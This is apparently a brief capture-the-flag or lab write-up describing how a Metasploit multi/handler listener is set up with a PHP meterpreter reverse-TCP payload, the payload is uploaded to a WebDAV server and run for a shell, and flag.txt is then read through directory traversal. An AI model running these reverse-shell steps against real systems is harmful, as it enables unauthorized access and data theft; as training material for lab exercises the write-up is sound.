Msfconsole to start up an msfconsole

- use exploits/multi/handler

- Set payload php/meterpreter_reverse_tcp
- Show options to check some other options that need to be set in the exploits/multi/handler like the lhost
- Set lhost 192.168.1.90
- run









Then we see that we have a listening connection waiting to be connected

Then I went to my file system explorer on my kali machine then navigated to where the payload was crafted then I copied it to the webdav webserver, went to the internet explorer and ensured the payload was on the server.

While the exploit/multi/handler is waiting for connection, I run the payload in the werserver then I got a meterpreter session at my listening end.




With this i can continue on my post exploitation process



With this i can see that i am in /var/www/webdav

Running a command: ls ../../../
We were able to see the flag.txt



Running cat ../../../flag.txt we were able to see the content of the file